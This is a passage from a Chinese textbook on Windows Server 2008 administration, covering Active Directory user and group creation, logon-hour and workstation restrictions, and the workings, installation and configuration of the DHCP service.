- 账户已禁用：选中此项,该账号即被停用,当一个用户短期离开公司时可以将账号禁用,当用户回来时由管理员重新启动该账号。

(4) 单击"下一步"按钮,进入"创建完成"界面,单击"完成"按钮。

(5) 双击 Users 容器,查看创建结果,如图 10-5 所示。

2. 在域控制器中创建组账号

创建组的目的是为了集中管理用户,下面来简单介绍一下组的创建过程。




图 10-5 添加用户完成界面

右键选择 Users 容器,在弹出的菜单中选择“新建”→“组”命令,打开“新建对象-组”对话框,输入组名(如“GROUP1”)。单击“确定”按钮,创建组完成,创建结果如图 10-6 所示。



图 10-6 添加组结果界面

3. 在域控制器中将用户添加到组

将刚创建的用户添加到刚创建的组中，即将用户“王五”添加到组“GROUP1”中，具体步骤如下。

(1) 在图 10-5 的界面上，右键选中用户“王五”，选择“添加到组”命令。

(2) 单击“高级”按钮，可进行查找。

(3) 单击“立即查找”按钮，选中组“GROUP1”，单击“确定”按钮，如图 10-7 所示。




图 10-7　添加组完成界面

(4) 单击“确定”按钮，进入完成界面，单击“确定”按钮。

4. 在域控制器中设置用户的属性

用户账号“属性”对话框共有 16 个选项卡，要想全部显示这 16 个选项卡，需在“Active Directory 用户和计算机”控制台中选择“查看”→“高级功能”选项即可。

具体步骤如下。

(1) 在图 10-5 中右键选中用户“王五”，选择“属性”命令，如图 10-8 所示。这里只对“账户”选项卡的“登录时间”和“登录到”进行说明，其他选项卡不再详细介绍。




图 10-8　用户属性界面

(2) 单击“登录时间”按钮，打开“登录时间”对话框，如图 10-9 所示。

在此界面中可设置用户登录域的时间段，其中蓝色表示可以登录，白色表示不可以登录，从而提高网络的安全性。

假如公司的上班时间是每周一至周五的 8 点到 17 点，而用户王五想在周六的晚上 6 点到 10 点加班，就可以按照图 10-10 设置。




图 10-9 用户账号登录时间




图 10-10 设置用户允许登录时间段

(3) 单击“登录到”按钮，打开“登录工作站”对话框。选中“下列计算机”复选框，输入计算机名，单击“添加”→“确认”。

在这里设置用户账号可以从域中的哪些工作站上登录到域。默认情况下用户可以登录到域中的所有计算机，即一个域中的账号可以从域中的所有工作站上登录到域。这样给用户带来方便的同时却在管理上带来了很多不便。

利用该选项也可以达到每个用户账号只能使用自己的计算机，而不能用别人的计算机的目的。

10.3 Windows Server 2008 服务的配置与应用

10.3.1 DHCP 服务的配置与应用

1. DHCP 服务的介绍

1) DHCP 服务简介

DHCP 是 BOOTP 的扩展，是基于 C-S 模式的，它提供了一种动态指定 IP 地址和配置

参数的机制。这主要用于大型网络环境和配置比较困难的地方。DHCP 服务器自动为客户机指定 IP 地址,有些指定的配置参数和 IP 协议并不相关,但这并没有关系,它的配置参数使得网络上的计算机通信变得方便而容易实现了。DHCP 使 IP 地址可以租用,这对于许多拥有许多台计算机的大型网络来说,每台计算机拥有一个 IP 地址有时候可能是不必要的。当租期到了的时候,服务器可以把这个 IP 地址分配给别的机器使用。客户也可以请求使用自己喜欢的网络地址及相应的配置参数。

2) DHCP 工作原理

DHCP 客户端首次登录网络时,主要通过 4 个阶段与 DHCP 服务器建立联系。

(1) 发现阶段：即 DHCP 客户端寻找 DHCP 服务器的阶段。客户端以广播方式发送 DHCPDiscover 报文,该报文只有 DHCP 服务器才会进行响应。

(2) 提供阶段：即 DHCP 服务器提供 IP 地址的阶段。DHCP 服务器接收到客户端的 DHCPDiscover 报文后,从 IP 地址池中挑选一个尚未分配的 IP 地址分配给客户端,向该客户端发送包含出租 IP 地址和其他设置的 DHCPOffer 报文(此时服务器就分给客户端一个 IP,此时也可能不只一个服务器回应 DHCPOffer)。

(3) 选择阶段：即 DHCP 客户端选择 IP 地址的阶段。如果有多台 DHCP 服务器向该客户端发来 DHCPOffer 报文,客户端只接受第一个收到的 DHCPOffer 报文,然后以广播方式向各 DHCP 服务器回应 DHCPRequest 报文,该信息中包含向所选定的 DHCP 服务器请求 IP 地址的内容。

(4) 确认阶段：即 DHCP 服务器确认所提供 IP 地址的阶段。当 DHCP 服务器收到 DHCP 客户端回答的 DHCPRequest 报文后,便向客户端发送包含它所提供的 IP 地址和其他设置的 DHCP_ACK 确认报文。然后,DHCP 客户端将其 TCP/IP 组件与网卡绑定。

3) DHCP 的优点

DHCP 服务为管理基于 TCP/IP 的网络提供了以下三方面的优点。

(1) 提供了安全而可靠的配置。DHCP 避免了由于需要手动在每个计算机上输入 IP 地址而引起的配置错误。DHCP 还有助于防止由于在网络上配置新的计算机时重用以前指派的 IP 地址而引起的地址冲突。

(2) 减少了配置管理时间。使用 DHCP 服务器可以大大减少用于配置和重新配置网上计算机的时间。

(3) DHCP 租约续订过程还有助于确保客户端计算机配置需要经常更新的情况(如使用移动或便携式计算机频繁更改位置的用户),通过客户端计算机直接与 DHCP 服务器通信可以高效、自动地进行这些更改。

2. DHCP 服务的安装

在 Windows 2008 上安装 DHCP 服务,有以下两种方法。

(1) 通过“程序和功能”安装 DHCP 服务,详细步骤如下。

① 选择“开始”→“控制面板”→“程序和功能”,然后单击“打开或关闭 Windows 功能”,服务器管理器主页中的命令将打开“添加功能向导”。

② 展开“远程服务器管理工具”→“角色管理工具”列表,选中“DHCP 服务器工具”,单

击“下一步”按钮进入“确认安装选择”界面。

③ 单击“安装”按钮进行安装，然后进入“安装完成”界面，单击“完成”按钮完成安装。

(2) 通过“服务器管理器”安装 DHCP 服务，操作过程如下。

① 选择“开始”→“管理工具”→“服务器管理”，打开“服务器管理”窗口。单击“角色”选择“添加角色”项，进入“开始之前”界面，根据提示进行相关准备工作。

② 单击“下一步”按钮，如图 10-11 所示。选择“DHCP 服务器”，单击“下一步”按钮，进入“DHCP 服务器”界面。

③ 单击“下一步”按钮，进入“指定 IPv4 DNS 服务器设置”界面，指定父域和首选 DNS 服务器 IPv4 地址。

④ 单击“下一步”按钮，进入“指定 IPv4 WINS 服务器设置”界面，选择“此网络上的应用程序不需要 WINS”。

⑤ 单击“下一步”按钮，进入“DHCP 作用域”界面。

⑥ 单击“下一步”按钮，进入“配置 DHCPv6 无状态模式”界面。

⑦ 单击“下一步”按钮，进入“指定 IPv6 DNS 服务器设置”界面。

⑧ 单击“下一步”按钮，进入“授权 DHCP 服务器”界面。

⑨ 单击“下一步”按钮，进入“确认安装选择”界面，单击“安装”按钮。

安装完成后可创建作用域，创建作用域的工作可以通过 DHCP 管理控制台来进行，因此配置作用域将在后面讲解。



图 10-11 服务器角色选择界面

3. DHCP 服务的验证

DHCP 服务安装成功后，可以通过两种方法验证安装。

1）查看文件

如果 DHCP 安装成功，将在%systemroot%\system32 文件夹下自动创建一个名为 dhcp 的文件夹，其中包含 DHCP 数据库文件、日志文件等。

2）查看服务

DHCP 服务安装成功后，会自动启动。因此，在服务列表将能够查看已启动的 DHCP 服务。选择“开始”→“管理工具”→“服务”，打开“服务”窗口（或者右键单击“计算机”→“管理”，进入“服务器管理”，展开“配置”，在列表中选择“服务”命令），在此能够查看已启动的 DHCP 服务。

4. DHCP 服务的配置

作为一名网络管理人员应该养成对任何工作都进行事前计划的良好习惯，并将计划形成文档。事前计划不仅能够有效地指导信息系统的建设，而且还能为解决信息系统运行过程中出现的问题提供必要的资料和证据。在实际工作中，IP 地址规划是整体信息系统规划的一个组成部分。如果采用 DHCP 服务自动分配 IP 地址，在规划中还应明确哪些 IP 地址用于自动分配给客户端，哪些 IP 地址用于手工指定给特定的服务器。在下面的配置过程中，将 IP 地址 192.168.1.11～254/24 用于自动分配，将 IP 地址 192.168.1.1～10/24 预留给需要手工设置 TCP/IP 参数的服务器。详细步骤如下。

（1）选择“开始”→“管理工具”→DHCP，打开 DHCP 管理控制台，如图 10-12 所示。

（2）右键单击 IPv4（或 IPv6）服务器，选择“新建作用域”，接着单击“下一步”按钮，在弹出的界面中输入相关名称和描述。

